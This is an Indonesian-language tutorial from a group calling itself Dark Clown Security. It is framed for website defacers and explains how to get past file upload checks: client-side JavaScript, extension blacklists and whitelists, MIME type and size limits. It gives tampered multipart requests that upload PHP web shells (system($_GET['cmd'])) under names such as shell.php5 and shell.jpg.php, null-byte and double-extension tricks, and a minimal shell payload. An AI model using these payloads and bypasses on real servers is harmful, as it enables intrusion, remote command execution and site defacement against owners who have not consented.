

# FILE UPLOAD RESTRICTIONS BYPASS



**DARK CLOWN SECURITY**  
{{ LEARN TO SECURE AND EXPLOIT }}

Dark Clown Security

# DAFTAR ISI

➤ 1. Introduction : .....	2
➤ 2. Client-Side Filters Validation : .....	2
➤ 3. Client-Side Filters Bypass : .....	2
➤ 4. Example : .....	3
➤ 5. File Name Validation : .....	4
➤ 6. File Name Bypass : .....	4
➤ 7. Example: .....	5
➤ 8. whitelisting bypass .....	5
➤ 9. blacklisting bypass .....	5
➤ 10. Content-Type Validation : .....	6
➤ 11. Content-Type Bypass: .....	6
➤ 12. Example : .....	6
➤ 13. Content-Length Validation : .....	7
➤ 14. Content-Length Bypass : .....	7
➤ 15. Example : .....	7
➤ 16. Refrensi : .....	8



**DARK CLOWN SECURITY**  
{{ LEARN TO SECURE AND EXPLOIT }}



<https://darkclownsecurity.org>



<https://darkclownsecurity.com>

# INTRODUCTION :

Selama anda di dunia defacing pasti anda tau dan sering sekali melihat Upload File yang tidak dibatasi yang dapat memberi anda akses ke server untuk mengeksekusi kode kode berbahaya , namun bukan itu mudah melakukannya dalam beberapa kasus dimana kalian harus melewati Batasan file upload dan filter yang mana dapat membuatnya sedikit menantang untuk membypassnya :D , penjelasan pada kali ini kita akan mempelajari dan bagaimana cara membypass file upload ini agar file / backdoor yang kita upload ter upload dengan sempurna.



**DARK CLOWN SECURITY**  
[[ LEARN TO SECURE AND EXPLOIT ]]

Send us your best photos!

Your name \*

Email address \*

File Upload \*

Choose File


No file chosen

☐ Add another?

CONTINUE

# CLIENT-SIDE FILTERS VALIDATION

Apa itu Validasi sisi client ? Validasi sisi client adalah jenis validasi yang terjadi sebelum input sebenarnya dikirim ke server. Dan itu terjadi di browser web dengan JavaScript , VBScript, atau HTML5 atribut. Pemrogram menggunakan jenis validasi untuk memberikan pengalaman pengguna yang lebih baik merespons dengan cepat ditingkat browser.



# TITLE

## CLIENT-SIDE FILTERS BYPASS :

- Jenis Validasi ini dapat dilewati dengan mudah dengan mematikan JavaScript di browser atau dengan merusak permintaan HTTP setelah permintaan keluar dari browser dan sebelum dikirim ke server



**DARK CLOWN SECURITY**  
{{ LEARN TO SECURE AND EXPLOIT }}



## Example :

```
<!-- Dark Clown Security -->
<script type="text/javascript" >
  var _validFileExtensions = [".jpg", ".jpeg", ".bmp", ".gif", ".png"];


  function Validate(oForm) {
    var arrInputs = oForm.getElementsByTagName("input");
    for (var i = 0; i < arrInputs.length; i++) {
      var oInput = arrInputs[i];
      if (oInput.type == "file") {
        var sFileName = oInput.value;
        if (sFileName.length > 0) {
          var blnValid = false;
          for (var j = 0; j < _validFileExtensions.length; j++) {
            var sCurExtension = _validFileExtensions[j];
            if (sFileName.substr(sFileName.length - sCurExtension.length, sCurExtension.length).to
LowerCase() == sCurExtension.toLowerCase()) {
              blnValid = true;
              break;
            }
          }

          if (!blnValid) {
            alert("Sorry, " + sFileName + " is invalid, allowed extensions are: " +
_validFileExtensions.join(", "));
            return false;
          }
        }
      }
    }

    return true;
  }
</script>
```



- Seperti Yang Anda lihat di file sebelumnya bahwa javascript ini hanya memproses permintaan anda sebelumnya itu sebenarnya dikirim ke server dan memeriksa apakah file anda memiliki ekstensi dari file gambar ( jpg, jpeg, bmp, gif, png ). Yang Dapat dimanipulasi setelah anda menghentikan permintaan dan merusaknya untuk mengubah konten dan nama file gambar yang di upload yang baru saja anda upload ke kode berbahaya sebenarnya dan dengan ekstensi yang dapat di eksekusi ( Tamper Data ).



- Seperti yang ditunjukkan pada gambar sebelumnya bahwa unggahan file menghentikan permintaan kami oleh JavaScript saat kami mencoba mengunggah file php langsung.



```
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----156958865820403137251032148859
Content-Length: 366


-----156958865820403137251032148859
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>

-----156958865820403137251032148859
Content-Disposition: form-data; name="Submit"

-----156958865820403137251032148859--
```

Image Uploader



Browse... shell.jpeg

Submit

Kami Dapat melewati jenis validasi ini dengan mengunggah gambar biasa melalui browser kemudian memanipulasi permintaan dengan mengubah ekstensi yang akan dikirim ke server dan juga konten sebenarnya dari file tersebut. Dalam hal ini kami mengganti nama file dan mengganti konten file dengan kode berbahaya / backdoor.





# FILE NAME VALIDATION :

- Validasi nama file adalah ketika server memvalidasi file yang diunggah dengan mencentang ekstensi, validasi ini terjadi berdasarkan banyak metode, tetapi dua metode yang paling populer Metodenya adalah Memblokir Ekstensi File dan Memasukkan Ekstensi File. Daftar Hitam Ekstensi file adalah jenis perlindungan yang hanya menggunakan ekstensi tertentu ditolak dari server, seperti php, aspx. Sedangkan ekstensi Whitelisting File adalah yang tepat Sebaliknya, hanya sedikit ekstensi file yang diperbolehkan untuk diunggah ke server, seperti jpg, jpeg, gif.



DARK CLOWN SECURITY  
[[ LEARN TO SECURE AND EXPLOIT ]]





# File Name Bypass

Validasi nama file adalah ketika server memvalidasi file yang sedang diupload dengan memeriksa nya ekstensi, validasi ini terjadi berdasarkan dua metode, Ekstensi File Daftar Hitam dan Menambahkan Ekstensi File ke Daftar Putih.

Daftar Hitam Ekstensi file adalah jenis perlindungan yang hanya menggunakan ekstensi tertentu ditolak dari server, sedangkan ekstensi File Daftar Putih adalah kebalikannya, Hanya beberapa file ekstensi diperbolehkan untuk diunggah ke server, seperti jpg, jpeg, gif.

Beberapa metode validasi nama file dapat dilewati dengan mengupload metode lain yang tidak populer ekstensi atau dengan menggunakan beberapa trik saat mengunggah file untuk melewati jenis validasi ini.

Melewati Daftar Hitam dan Daftar Putih:

```
<!-- Dark Clown Security -->
if($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType != "jpeg"
&& $imageFileType != "gif" ) {
echo "Sorry, only JPG, JPEG, PNG & GIF files are allowed.";
```



Pada kode sebelumnya Anda dapat melihat bahwa unggahan file ini hanya menerima beberapa ekstensi (jpg, jpeg, gif). Dan dalam contoh ini kami akan mencoba melewati ini untuk mengunggah file php di server web.

## ➤ Blacklisting Bypass:

- Daftar hitam dapat dilewati dengan mengunggah ekstensi php yang tidak populer. seperti: pht, phpt, phtml, php3, php4, php5, php6

## ➤ Whitelisting Bypass:

- Daftar putih dapat dilewati dengan mengunggah file dengan beberapa jenis trik, Seperti menambahkan file injeksi byte nol seperti (shell.php%00.gif). Atau dengan menggunakan ekstensi ganda untuk diunggah file seperti (shell.jpg.php).

# Blacklisting bypass

Seperti yang Anda lihat pada gambar sebelumnya, kami dapat melewati validasi ini dengan mengunggah sebuah php file tetapi dengan ekstensi .php5, yang dapat diterima oleh server Apache dan berjalan secara otomatis sebagai file php.



**DARK CLOWN SECURITY**  
{{ LEARN TO SECURE AND EXPLOIT }}

```
-----9212587668187609412051395680
Content-Disposition: form-data; name="image"; filename="shell.php5"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>

-----9212587668187609412051395680
Content-Disposition: form-data; name="Submit"
```

```
href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/boot
trap.min.css"></head><body><div align="justify"><center><form
enctype="multipart/form-data" action="" method="POST"><div
class="container"><h3 class="text-center">Admin page</h3><form
action="" method="post"><input name="image"
type="file"><br><button type="submit" name="submit" class="btn
btn-default">submit</button></center><center>Upload successful
or<br><img src=./uploads/shell.php5</center>
```

# Whitelisting Bypass

Seperti yang Anda lihat pada gambar sebelumnya, kami dapat melewati validasi ini dengan mengunggah file php

dengan ekstensi ganda untuk melewati jenis validasi ini dengan mengunggah "shell.jpg.php" ke server.



## Content-Type Validation :

- Validasi Jenis Konten adalah ketika server memvalidasi konten file dengan memeriksa Jenis file MIME, yang dapat ditampilkan di permintaan http. Misalnya, beberapa file gambar unggahan memvalidasi gambar yang diunggah dengan memeriksa apakah Jenis Konten file adalah jenis gambar.

## Content-Type Bypass :

- Jenis validasi ini dapat dilewati dengan mengubah nama file, misalnya menjadi "shell.php" atau "Shell.aspx" tetapi tetap menggunakan parameter "Content-Type" sebagai "image / \*" Content-Type. Seperti "Image / png", "image / jpeg", dan "image / gif".

## Example :

```
#Dark Clown Security
<?php

$mimetype = mime_content_type($_FILES['file']['tmp_name']);
if(in_array($mimetype, array('image/jpeg', 'image/gif', 'image/png'))) {
    move_uploaded_file($_FILES['file']['tmp_name'], '/uploads/' . $_FILES['file']['name']);
    echo 'OK';

} else {
    echo 'Upload a real image';
}
```

- Pada kode sebelumnya kita dapat melihat bahwa kode tersebut memeriksa tipe MIME yaitu ContentType dari file yang sedang diupload ke server, seperti yang ditunjukkan di atas dalam hal ini kode ini hanya menerima jenis file gambar / jpeg, gambar / gif, gambar / png. Kami dapat dengan mudah melewati jenis validasi ini dengan mengunggah file yang dapat dieksekusi tetapi setelah kami memanipulasi permintaan

```
-----18632704077529342871332734129
Content-Disposition: form-data; name="image"; filename="shell.php"
Content-Type: image/jpeg

<?php system($_GET['cmd']); ?>
```



# Content-Length Validation

- ❖ Validasi Panjang Konten adalah saat server memeriksa panjang konten mengunggah file dan membatasi ukuran file yang tidak boleh dilampaui, Meskipun jenis validasi adalah tidak terlalu populer, Tetapi itu dapat ditampilkan pada beberapa unggahan file.



**DARK CLOWN SECURITY**  
{{ LEARN TO SECURE AND EXPLOIT }}

# Content-Length Bypass

- ❖ Jenis validasi ini dapat dilewati dengan mengunggah kode berbahaya yang sangat pendek di dalam file yang diunggah tergantung pada batasan ukuran maksimum di server web, Kita dapat mengetahui ukuran tertentu di server web dengan mengaburkan pengunggah file dengan ukuran file yang berbeda dan pemeriksaan apakah itu menerima file atau tidak.



## EXAMPLE :



```
<?php
```

```
if ($_FILES["fileToUpload"]["size"] > 30) {  
    echo "Sorry, your file is too large."  
}
```

```
?>
```

- ❖ Jenis validasi ini dapat dilewati dengan mengunggah kode berbahaya yang sangat pendek di dalam file yang diunggah tergantung pada batasan ukuran maksimum di server web, Kita dapat mengetahui ukuran tertentu di server web dengan mengaburkan pengunggah file dengan ukuran file yang berbeda dan pemeriksaan apakah itu menerima file atau tidak.

```
-----18632704077529342871332734129  
Content-Disposition: form-data; name="image"; filename="shell.php"  
Content-Type: application/x-php
```

```
<?=$_GET[x]?>
```



# ❖ REFRENSI

- <http://www.securityidiots.com/Web-Pentest/hacking-website-by-shell-uploading.html>
- <http://www.net-information.com/faq/asp/validation.htm>
- [https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload)
- <https://www.sitepoint.com/mime-types-complete-list/>
- [https://www.w3schools.com/php/php\\_file\\_upload.asp](https://www.w3schools.com/php/php_file_upload.asp)
- <https://stackoverflow.com/>
- // Dark Clown Security

# ❖ SOCIAL MEDIA



<https://web.facebook.com/darkclownsec1/>



<https://www.youtube.com/channel/UCTp6yYYTifItFu5x-BzZzCg>



<https://www.instagram.com/darkclownsecurity.id/>



<https://darkclownsecurity.org>  
( maintenance )